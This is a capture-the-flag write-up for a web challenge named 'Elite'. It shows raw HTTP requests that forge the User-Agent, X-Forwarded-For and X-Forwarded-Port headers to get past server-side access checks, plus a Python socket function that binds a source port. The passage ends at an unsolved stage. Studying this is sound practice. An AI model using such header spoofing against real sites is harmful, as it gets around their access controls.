
Challenge Description:



## Elite

250

Do you think you are ELITE? If you really believe so...you are more than welcome to join our Elite Club. However, we will decide whether or not you are worthy enough to join us. All the best!

Check out our Website here:


`http://chall.ycfteam.in:6375/`

1/10 attempts

Steps Towards Solution:

Step One: (Go to website)


Nothing special here just looks like a homepage with a button.



Are you ready to join the Elite Club?

Step Two: (Try to join the elite club by click the button at the bottom of the page)


Looks like we are getting blocked by the site in the response



Only Elite Agents can access this page


The key here is to open up burp suite and use the proxy intercept to see what is being sent in the request to join the elite club.

## Step Three: ( Analyze get request in burp suite)



```
GET /elite HTTP/1.1
Host: chall.ycfteam.in:6375
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://chall.ycfteam.in:6375/
Connection: close
Upgrade-Insecure-Requests: 1
```


Our error message states that they only accept elite agents lets try changing the user agent to "Elite" and see what happens. We can do this by sending our request in burp suite to the repeater and comparing the responses.



```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.19
Date: Sun, 25 Aug 2024 23:46:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 122
Connection: close

Elite members can access this endpoint only via our dedicated proxy chain:
50.23.41.34
3.54.85.90
110.34.87.34
10.43.21.25
```

Looks like that worked but that's just the beginning of this challenge. Now it states we must go through this proxy chain but some of the addresses given are not publicly available addresses so that was my first red flag.

I didn't mind it at first and tried installing proxychains on kali linux and configured it to use the proxy chain provided. But kept getting this error. This is obviously due to the fact that this is not the correct approach to progressing through the challenge.




```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://chall.ycfteam.in:6375/elite

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  50.23.41.34:6375  ...  timeout
curl: (7) Failed to connect to chall.ycfteam.in port 6375 after 0 ms: Couldn't connect to server

┌──(kali㉿kali)-[~]
└─$ 
```

Now I had to look some stuff up but found an http header that can specify a proxy chain. X-Forwarded-For:

With this I plugged in the provided ip's and tested it in burp suite


Request Sent:



```
GET /elite HTTP/1.1
Host: chall.ycfteam.in:6375
User-Agent: Elite
X-Forwarded-For: 50.23.41.34,3.54.85.90,110.34.87.34,10.43.21.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://chall.ycfteam.in:6375/
Connection: close
Upgrade-Insecure-Requests: 1


```


Looks like that worked for us nice.

Response:



```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.19
Date: Sun, 25 Aug 2024 23:54:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 72
Connection: close

Nope! We only accept requests from our Elite port number - 31173. Leave!
```

Now originally I thought alright since its checking for the port its coming from lets create a socket in python and send our web request through that. I tried that out with this function.




```python
def send_request_with_source_port(url, source_port):
    # Parse the URL
    parsed_url = urlparse(url)
    host = parsed_url.hostname
    port = parsed_url.port or (443 if parsed_url.scheme == 'https' else 80)
    path = parsed_url.path or '/'
    print(f'Host: {host}, Port: {port}, Path: {path}, Source: {source_port}')

    # Create a socket and bind to the specific source port
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(('0.0.0.0', source_port))
    s.connect((host, port))
    print('Connected')

    # Create and send the HTTP request
    s.sendall(request.encode())
    print('Request Sent')

    # Receive and print the response
    response = b''
    while True:
        chunk = s.recv(4096)  # Read in larger chunks for efficiency
        if not chunk:
            break
        response += chunk

    print(response.decode())

    # Close the socket
    s.close()
```

After a lot of testing and analyzing wireshark packet captures I had confirmed my approach was working how I wanted but the website still gave me the same error message. After some searching I found a header that can be used to specify a source port. Now just plug in the value the site requested


X-Forwaded-Port: 31173

Request Sent:



```
GET /elite HTTP/1.1
Host: chall.ycfteam.in:6375
User-Agent: Elite
X-Forwarded-For: 50.23.41.34,3.54.85.90,110.34.87.34,10.43.21.25
X-Forwarded-Port: 31173
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://chall.ycfteam.in:6375/
Connection: close
Upgrade-Insecure-Requests: 1


```

Response:



```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.9.19
Date: Sun, 25 Aug 2024 23:59:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 85
Connection: close

Wait! Where did this request even originate from? How dare you try to enter our club.
```

